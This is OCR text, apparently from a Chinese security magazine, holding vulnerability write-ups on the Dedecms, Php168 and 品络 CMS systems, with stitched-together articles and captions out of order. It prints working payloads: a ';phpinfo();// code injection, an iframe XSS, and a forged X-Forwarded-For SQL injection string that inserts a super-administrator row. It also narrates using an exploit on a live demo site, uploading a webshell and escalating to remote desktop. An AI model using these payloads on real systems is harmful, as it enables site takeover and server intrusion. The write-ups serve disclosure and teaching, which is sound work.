虽然说系统中对sql注入有了一定的防范，整个系统只有这么一两个存在注入的地方，但是对于字符型的变量，基本都没有经过过滤，导致产生很多跨站漏洞。例如在pm.php中有如下的代码：

方法一：*在后台核心设置处修改网站基本设置*

比如在修改网站名称输入 \';phpinfo();//,效果如图4。

方法二：*在后台文件管理器直接写一个php文件，然后访问templets/新建的文件名.php即可，如图5、图6。*

文章就写到这里 :)，欢迎大家和我交流，我的email是flyh4t#126.com。

（作者写的poc已经收录在光盘中。）




图6　得到webshell

编辑点评：

Dedecms在国内还是有不少用户的，但就作者分析的这几个漏洞来看，危害都很大，希望各位站长抓紧时间打补丁以免遭不测。




图2　查询出管理员的用户名和密码




图3　发送消息




图4　跨站成功

```
if($_POST["Submit"]!="")
{
        $from = $_POST["from"];
        $to      = $_POST["to"];
        $title = $_POST["title"];
        $msg = $_POST["msg"];
        $time = date("Y-m-d H:i:s");
        if($title=="")
        {
                echo "<script>history.back();</script>";
                exit("标题不能为空!");
        }
        $db->query("insert into friends_user_pm values('','$from',
'$to','$title','$msg','$time','0','1','0')");
        $tpl->set("msg",$system_msg[2026]);
        $tpl->set("gourl",$gourl);
        $tpl->set("timesup","2000");
        $tpl->set("main_middle","sysmsg.html");
        $tpl->parse("main.html");
}
```

从上面的代码可以看到变量 from、to、title、msg 都没有经过任何过滤然后就插入到数据库 insert into friends_user_pm values('','$from','$to','$title','$msg','$time','0','1','0')中。开始测试，注册会员，登录后发站内消息，在消息内容的地方输入<iframe width='300' height='100' src='http://www.baidu.com/'></iframe>，这时候当别人查看新消息的时候，就能看到 baidu 页面的框架，分别如图 3、图 4 所示。

四、总结

做到脚本安全其实就是要一个清晰的逻辑，保证每个输入输出变量都要经过过滤，重视每一个变量，当然安全的人才也应该重视的。据说，某公司因为觉得他们做安全的人员比较多余，每个月给的几千块钱工资使得产品的成本加大了，就把安全人员撤销了，但是新产品没过多久就频频爆出漏洞来，使得产品的销售量大减，最后又不得不请安全公司来做产品的安全检测。说多了……

编辑点评：

作者对常见漏洞产生的原因给予清晰简短的说明，加上分析的对象出现的漏洞，使得本文思路清晰，容易理解。另外，最后那段小“据说”，我很有感慨。

Php168，一个正则引起的血案

文 Flyh4t

从本文可以学到：

Php168 漏洞分析

Php168 是个应用很广的 cms 系统，下面这一段话是从官方网站摘录的：Php168 整站 4.0 是一套功能极其强大的内容管理系统，并集成了 Web2.0 多用户博客系统。Php168 整站 4.0 以文章系统为核心，是集成了博客、下载、图库、视频、音乐、FLASH、商城于一体的整站系统，适用于个人、单位、企业、团体、学校、政府等机构。

一、漏洞分析

整个系统代码的安全性还算不错，但是一个小小的疏忽就可能导致比较严重的后果。

先看一段代码：

```
//common.inc.php
if($_SERVER['HTTP_CLIENT_IP']){
        $onlineip=$_SERVER['HTTP_CLIENT_IP'];
}elseif($_SERVER['HTTP_X_FORWARDED_FOR']){
        $onlineip=$_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
        $onlineip=$_SERVER['REMOTE_ADDR'];
}
$onlineip = preg_replace("/^([\d\.]+).*/", "\\1", $onlineip);
//这个正则根本起不到过滤恶意代码作用
```

这个地方的疏忽导致了多个文件存在安全问题，比较严重的是 reg.php 页面，由于该系统的普通用户和管理员放在同一个表里面，所以通过伪造数据可以直接注册一个超级管理员。

看 reg.php 代码中注册一个用户进行的操作。

```
if($db->get_one("SELECT * FROM '{$pre}members' WHERE
username='$username'")){
                showerr("此用户名已经存在了,请重新注册一个");
        }//查询是否已经有相同的用户名
        $password=pwd_md5($password);
        $db->query("INSERT INTO '{$pre}members' ('username','pass-
word') VALUES ('$username','$password')");//插入 members 表
        @extract($db->get_one("SELECT uid FROM '{$pre}members' OR-
DER BY uid DESC LIMIT 1"));

        $db->query("INSERT INTO '{$pre}memberdata' ('uid','question'
,'groupid','groups','yz','newpm','medals','money','lastvist'
,'lastip','regdate','regip','sex','bday','icon','introduce',
'oicq','msn','homepage','email','province','address',
'postalcode','mobphone','telephone','idcard','truename') VALUES
('$uid','','8','','$webdb[RegYz]','0','','$webdb[regmoney]',
'$timestamp','$onlineip','$timestamp','$onlineip','$sex','$bday_y-
```

```
$bday_m-$bday_d', '', '', '$oicq', '$msn', '$homepage',
'$email', '0', '', '0', '', '', '', '')");
    // 插入 memberdata 表，该表中 groupid 为 3 时是超级管理员
```

利用的思路是这样的：

```
注册一个用户          —>查看最后一个注册用户的uid
再注册一个用户        —>伪造ip,插入两组数据到memberdata
再次注册一个用户      —>该用户权限即为管理员
```

其中第二步伪造的ip为：xxxx','0','111','0','1','','','123','123','123','123','0','','0','','','',''),('uid+2','0','3','','1','0','','1','1','1','1','1','1','1','','','1','1','1','1','0','','0','','','','')

具体的过程可以参考我的exp，下面我们到php168演示站测试一下 ：)。




图1 注册一个用户




图2 使用exp添加管理员




图3 添加上传类型

二、实例演示

首先到demo.php168.com注册一个用户、看到我的id是42,如图1。

使用一下exp,格式是 php exp.php demo.php168.com / 42，加的管理员是testfly，密码为testtest，如图2。

登录后台，修改设置，添加php上传类型，如图3。

成功上传一个webshell,如图4、图5。

服务器安全性设置的也不怎么好，最后顺手提升了一下权限，登录了3389，如图6。

文章就到这里了，已经把漏洞通知给官方出补丁了，请不要用随文的exp破坏别人网站。

（作者写的exp已经收录在光盘中）




图5 得到webshell




图4 上传一个webshell



图6 得到3389

编辑点评：

已经有很多的网站倒在IP这道坎上了，因为很多程序员认为收到的Http头中IP地址是安全的，没有必要过滤和防范，殊不知，这些东西都是邪恶的。

品络影视系统2.0漏洞分析

图 非零解

从本文可以学到：

1、品络影视系统漏洞分析和利用

2、跨站得到webshell


一、介绍

品络影视系统是一套由品络科技开发的完全免费的开源系统，在系统的安装文件中就特别强调了安全问题，系统本身都自带了登录日志、防盗链、限制ip的安全措施，还特别提到更改数据库连接文件和后台地址。当然不是每个人都会仔细的阅读系统的安装文件，而且程序本身就有很常见的安全问题。

